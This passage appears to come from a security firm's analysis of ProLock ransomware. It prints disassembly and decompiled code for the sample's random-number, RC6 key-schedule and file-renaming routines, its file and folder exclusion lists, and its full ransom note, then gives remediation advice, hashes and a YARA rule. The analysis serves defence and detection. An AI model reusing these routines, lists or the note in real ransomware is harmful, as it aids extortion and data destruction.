


```
8d 94 06 78     LEA     EDX,[ESI + EAX*0x1 + 0x878]
08 00 00
52              PUSH    EDX
ff 56 5c        CALL    dword ptr [ESI + GetDriveTypeW]
83 f8 05        CMP     EAX,DRIVE_CDROM
75 09           JNZ     LAB_0000a995
```

Ransom

ProLock does not seem to encrypt the first 8 KiB of files. Files smaller than 8 KiB are, hence, not encrypted at all do not receive a `.proLock` extension, either.

Files and directories are processed according to several file lists:




```
                    will not be encrypted
0000bc10        2e 65 78 65 2e      ds          ".exe.dll.lnk.ico.msi.chm.sys.hlf.lng.ttf.cmd",90,90,90,90,90,90,...
                64 6c 6c 2e
                6c 6e 6b 2e ...
                    will be deleted
0000bc44        2e 62 61 63 2e      ds          ".bac.bak",90,90,90,90
                62 61 6b 90
                90 90 90 00
0000bc51        0d                  ??          0Dh
                    folders will not be traversed
0000bc52        24 52 65 63 79      ds          "$Recycle.Bin"
                63 6c 65 2e 42
                69 6e 00
0000bc5f        0d                  ??          0Dh
0000bc60        57 69 6e 64         ds          "Windows"
                6f 77 73 00
0000bc68        0d                  ??          0Dh
0000bc69        42 6f 6f 74 00      ds          "Boot"
0000bc6e        0d                  ??          0Dh
0000bc6f        53 79 73 74 65      ds          "System Volume Information"
                6d 20 56 6f 6c
                75 6d 65 20 ...
0000bc89        0d                  ??          0Dh
0000bc8a        50 65 72 66 4c      ds          "PerfLogs"
                6f 67 73 00
0000bc93        0d                  ??          0Dh
0000bc94        00 00 00 00         align       align(9)
                00 00 00 00
                00
0000bc9d        0d                  ??          0Dh
0000bc9e        43 6f 6d 6d 6f      ds          "Common Files"
                6e 20 46 69
                6c 65 73 00
0000bcab        0d                  ??          0Dh
0000bcac        44 56 44 20         ds          "DVD Maker"
                4d 61 6b 65 72
                00
0000bcb6        0d                  ??          0Dh
0000bcb7        49 6e 74 65         ds          "Internet Explorer"
                72 6e 65 74 20
                45 78 70 6c ...
0000bcc9        0d                  ??          0Dh
0000bcca        4b 61 73 70 65      ds          "Kaspersky Lab"
```

ProLock will avoid files with an extension of `.exe`, `.dll`, `.lnk`, `.ico`, `.msi`, `.chm`, `.sys`, `.hlf`, `.lng`, `.ttf`, and `.cmd`.

Files with extensions `.bac` or `.bak` are deleted.


Further, ProLock does not traverse directories named `$Recycle.Bin`, `Windows`, `Boot`, `System Volume Information`, `PerfLogs`, `Common Files`, `DVD Maker`, `Internet Explorer`, `Kaspersky Lab`, `Kaspersky Lab Setup Files`, `WindowsPowerShell`, `Microsoft`, `Microsoft.NET`, `Mozilla Firefox`, `MSBuild`, `Windows Defender`, `Windows Mail`, `Windows Media Player`, `Windows NT`, `Windows Photo Viewer`, `Windows Portable Devices`, `Windows Sidebar`, `WindowsApps`, and `Uninstall Information`. Additionally, the following directories in the profile directory are not traversed: `Adobe`, `Microsoft`, `Microsoft_Corporation`, `Packages`, and `Temp`.

ProLock uses multiple threads. There is a threaded function that traverses the directory structures. Encryption and file renaming is handled by other threaded functions:




Nummer	ID	Eintrag	TEB	EIP	Anzahl Gesperr	Priorität	Haltegrund	Letzter Fe	Zeit Benutzer	Zeit Kernel	Erstellungszeit	CPU-Zyklen	Name
8	155C	77D863B0	003D0000	77DA3A4C	1	Normal	Suspended	00000000	00:00:00.0000000	00:00:01.6093750	Donnerstag, 7. Ma	12ADFA426	
3	15FC	77D863B0	003C1000	77DA3A4C	1	Normal	Suspended	00000000	00:00:00.0000000	00:00:01.2656250	Donnerstag, 7. Ma	E07F283A	
2	9D0	77D863B0	003BE000	77DA3A4C	1	Normal	Suspended	00000000	00:00:00.0000000	00:00:01.0312500	Donnerstag, 7. Ma	CDA945EF	
Main	19E0	0040247B	003B8000	77DA20BC	1	Normal	Suspended	00000002	00:00:01.4687500	00:00:03.6875000	Donnerstag, 7. Ma	448694A82	Hauptthread
1	1DD0	77D863B0	003BB000	77DA3A4C	1	Normal	Suspended	00000000	00:00:00.0000000	00:00:01.0312500	Donnerstag, 7. Ma	CB03256F	
4	1638	77D863B0	003C4000	77DA3A4C	1	Normal	Suspended	00000000	00:00:00.0000000	00:00:01.0468750	Donnerstag, 7. Ma	C4404ACC	
5	A08	77D863B0	003C7000	77DA3A4C	1	Normal	Suspended	00000000	00:00:00.0000000	00:00:01.0781250	Donnerstag, 7. Ma	CDEC209D	
7	1418	0600BA74	003DF000	77DA20BC	1	Normal	Suspended	00000012	00:13:07.3437500	00:00:24.3750000	Donnerstag, 7. Ma	1623A02DE4	
29	1D28	0600CD3A	002E6000	77DA22CC	1	Normal	Suspended	00000057	00:00:00.0000000	00:00:00.0156250	03:06:51.2353646	41C57B	
31	DA8	0600CD3A	002E3000	77DA22CC	1	Normal	Suspended	00000057	00:00:00.0000000	00:00:00.0000000	03:06:51.2352916	2F819C	
30	92C	0600CD3A	00337000	77DA1D9C	1	Normal	UserRequest	00000000	00:00:00.0000000	00:00:00.0000000	03:06:51.5203633	E87E1	
31	1A24	0600CD3A	00334000	77DA1D9C	1	Normal	Suspended	00000000	00:00:00.0000000	00:00:00.0000000	03:06:51.5177489	10F17C	
32	F08	0600CD3A	00331000	77DA1D9C	1	Normal	Suspended	00000000	00:00:00.0000000	00:00:00.0000000	03:06:51.5177033	D1A53	
28	21CC	0600CD3A	0032E000	77DA1D9C	1	Normal	Suspended	00000000	00:00:00.0000000	00:00:00.0000000	03:06:51.5176582	2D7CF5	
28	1EC4	0600CD3A	0032B000	77DA1D9C	1	Normal	Suspended	00000000	00:00:00.0000000	00:00:00.0000000	03:06:51.5176017	C4DB4	
27	14E4	0600CD3A	00328000	77DA22CC	1	Normal	WrPageIn	00000057	00:00:00.0000000	00:00:00.0000000	03:06:51.5174975	28B743	
27	DB8	0600CD3A	00325000	77DA1D9C	1	Normal	UserRequest	00000000	00:00:00.0000000	00:00:00.0000000	03:06:51.5174353	A2BB1	
28	E28	0600CD3A	00322000	77DA1D9C	1	Normal	Executive	00000000	00:00:00.0000000	00:00:00.0000000	03:06:51.5173274	ABFA1	
29	354	0600CD3A	00316000	77DA22CC	1	Normal	Executive	00000057	00:00:00.0000000	00:00:00.0000000	03:06:51.4827084	1D6D2A	
25	19DC	0600CD3A	002FB000	77DA22CC	1	Normal	Suspended	00000057	00:00:00.0000000	00:00:00.0000000	03:06:40.7580712	593181	
26	CD4	0600CD3A	00304000	77DA1E4C	1	Normal	Suspended	00000000	00:00:00.0000000	00:00:00.0156250	03:06:40.7586038	5FD5B9	

For the encryption, ProLock uses the processor’s `RDTSC` opcode to obtain random numbers, which it uses to generate the subsequent encryption key:




```
uint get_random(void)

{
 undefined8 uVar1;
 uint uVar2;

 uVar1 = rdtsc();
 uVar2 = (uint)uVar1 ^ (uint)((ulonglong)uVar1 >> 0x20);
 if (uVar2 == 0) {
   uVar1 = rdtsc();
   uVar2 = (uint)uVar1 ^ (uint)((ulonglong)uVar1 >> 0x20);
 }
 return ((uVar2 % 0x1f31d) * 0x41a7 + (uVar2 / 0x1f31d) * -0xb14) % 100000;
}
```

The files themselves seem to be encrypted with RC6. The RC6 key schedule function can be identified by the RC6 constants `0xb7e15163` , and `0x9e3779b9` , as well as the typical 44 count loop initializing the key structure found in the malware code:



```
                          00
        0000caf9    0     b9 63 51 e1 b7    MOV        ECX,0xb7e15163
        0000cafe    0     81 c1 b9 79 37    ADD        ECX,0x9e3779b9
                          9e

                        LAB_0000cb04                                    XREF[1]:     0000cb1d(j)
        0000cb04    0     89 04 97          MOV        dword ptr [EDI + EDX*0x4],EAX=>DAT_0000116c
        0000cb07    0     89 4c 97 04       MOV        dword ptr [EDI + EDX*0x4 + 0x4],ECX=>DAT_00001170
        0000cb0b    0     83 c2 02          ADD        EDX,2
        0000cb0e    0     8d 81 b9 79 37    LEA        EAX,[ECX + 0x9e3779b9]
                          9e
        0000cb14    0     83 fa 2c          CMP        EDX,44
        0000cb17    0     8d 88 b9 79       LEA        ECX,[EAX + 0x9e3779b9]
                          37 9e
        0000cb1d    0     75 e5             JNZ        LAB_0000cb04
        0000cb1f    0     31 c0             XOR        EAX,EAX
        0000cb21    0     31 db             XOR        EBX,EBX
        0000cb23    0     31 d2             XOR        EDX,EDX
        0000cb25    0     31 ff             XOR        EDI,EDI
        0000cb27    0     55                PUSH       EBP
        0000cb28    004   31 ed             XOR        EBP,EBP
```

After encryption, a `.proLock` extension is appended to each encrypted file:



```
                SimpleStackStrings.py: .proLock
0000d0b9    c7 84 06 10 0a    MOV     dword ptr [ESI + EAX*0x1 + 0xa10],".\x00p\x00"
            00 00 2e 00
            70 00
0000d0c4    c7 84 06 14 0a    MOV     dword ptr [ESI + EAX*0x1 + 0xa14],"r\x00o\x00"
            00 00 72 00
            6f 00
0000d0cf    c7 84 06 18 0a    MOV     dword ptr [ESI + EAX*0x1 + 0xa18],"L\x00o\x00"
            00 00 4c 00
            6f 00
0000d0da    c7 84 06 1c 0a    MOV     dword ptr [ESI + EAX*0x1 + 0xa1c],"c\x00k\x00"
            00 00 63 00
            6b 00
0000d0e5    c7 84 06 20       MOV     dword ptr [ESI + EAX*0x1 + 0xa20],0x0
            0a 00 00 00
            00 00 00
0000d0f0    8b 06             MOV     EAX,dword ptr [ESI]
0000d0f2    8d 96 10 0a       LEA     EDX,[ESI + 0xa10]
            00 00
0000d0f8    52                PUSH    EDX
0000d0f9    8d 96 f0 01       LEA     EDX,[ESI + 0x1f0]
            00 00
0000d0ff    52                PUSH    EDX
0000d100    ff 50 6c          CALL    dword ptr [EAX + MoveFileW]
```

During directory traversal and before encryption, ProLock leaves a file named `[HOW TO RECOVER FILES].TXT` with its ransom note in each directory:

```
Your files have been encrypted by ProLock Ransomware using RSA-2048 algorithm.

    [.:Nothing personal just business:.]

No one can help you to restore files without our special decryption tool.

To get your files back you have to pay the decryption fee in BTC.
The final price depends on how fast you write to us.

    1. Download TOR browser: https://www.torproject.org/
    2. Install the TOR Browser.
    3. Open the TOR Browser.
    4. Open our website in the TOR browser: xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx.onion
    5. Login using your ID XXXXXXXXXXXXXXXXXXXX

    ***If you have any problems connecting or using TOR network:
    contact our support by email chec1kyourf1les@protonmail.com.

    [You'll receive instructions and price inside]

The decryption keys will be stored for 1 month.

We also have gathered your sensitive data.
We would share it in case you refuse to pay.

Decryption using third party software is impossible.
Attempts to self-decrypting files will result in the loss of your data.
```

Obviously, the promise that this is **“[n]othing personal just business”** is no comfort to the victims.

We did not observe a network connection from the analyzed ProLock sample. However, we have not analyzed the complete chain leading up to the deployment of this ProLock sample. It is possible for the perpetrators to deploy data-stealing malware before deploying the ProLock ransomware. Hence, the threat to “share” “gathered […] sensitive data” could be real.

Conclusion and Remediation

A ransom should not be paid. In the past, ProLock, under the name PwndLocker at that time, had problems with their decryptor, preventing victims from decrypting their files. The FBI has stated similar concerns with the latest version. And as this analysis showed, files ending in `.bac` or `.bak` are not encrypted but deleted, meaning that there will likely be significant data loss even if a victim pays.

You should have backups that are inaccessible to ransomware.

Hornetsecurity’s Spam Filtering and Malware Protection blocks known patterns and URLs of QakBot emails.

Hornetsecurity’s Advanced Threat Protection, with URL Rewriting, replaces URLs in emails with secure URLs. On click, the user is forwarded to the secured website via the Hornetsecurity ATP proxy, which scans downloadable content and blocks access to malware. This protects against the malicious link in the initial email, thus preventing the download of the QakBot VBScript file in the first place.

References

- [1] https://twitter.com/certbund/status/1263581728414691329
- [2] https://twitter.com/certbund/status/1261317907268751360
- [3] https://twitter.com/AltShiftPrtScn/status/1239966261313847298

Indicators of Compromise (IOCs)

Hashes

SHA256	Filename	Description
`20cd1626d319f10323f5abda86fc11d0ed3783bd65f9c3a6501841e783edf61d`	`Darlehensvertrag_8378051_19052020.vbs`	VBScript QakBot Downloader
`0cd872e07f9e1929b9b3baf7f86af70ccb28763bd4f1a16ebad659ea262106a5`	`888888.png`	QakBot loader sample
`a6ded68af5a6e5cc8c1adee029347ec72da3b10a439d98f79f4b15801abd7af0`	`Winmgr.bmp`	BMP containing ProLock shellcode as payload

Signatures

YARA

```
rule prolock_decoder_stub
{
    meta:
        description = "Detects ProLock decoder stubs"
        author = "Hornetsecurity Security Lab"
        date = "2020-06-03"
        hash1 = "a6ded68af5a6e5cc8c1adee029347ec72da3b10a439d98f79f4b15801abd7af0"
    strings:
        $decoder_stub_32 = {
            55 89 e5 8b 4? ?? eb ?? 89 4? ?? 8d 15 ?? ?? ?? ?? 8d 05
            ?? ?? ?? ?? 83 e8 ?? 29 c2 8b 4? ?? 01 c2 31 db b8 ?? ??
            ?? ?? 31 04 1a 81 3c 1a ?? ?? ?? ?? 74 ?? 83 fb ?? 75 ??
            31 04 1a 40 eb ?? eb ?? 83 c3 ?? 81 3c 1a ?? ?? ?? ?? 74
            ?? eb ??  }
        $decoder_stub_64 = {
            55 48 89 e5 48 89 4? ?? 48 8b 4? ?? eb ?? 49 89 c3 48 8d
            15 ?? ?? ?? ?? 48 8d 05 ?? ?? ?? ?? 48 83 e8 ?? 48 29 c2
            4c 89 d8 48 01 c2 48 31 db 48 c7 c0 ?? ?? ?? ?? 31 04 1a
            81 3c 1a ?? ?? ?? ?? 74 ?? 48 83 fb ?? 75 ?? 31 04 1a 48
            ff c0 eb ?? eb ?? 48 83 c3 ?? 81 3c 1a ?? ?? ?? ?? 74 ??
            eb ??  }
    condition:
        any of ($decoder_stub_*)
}
```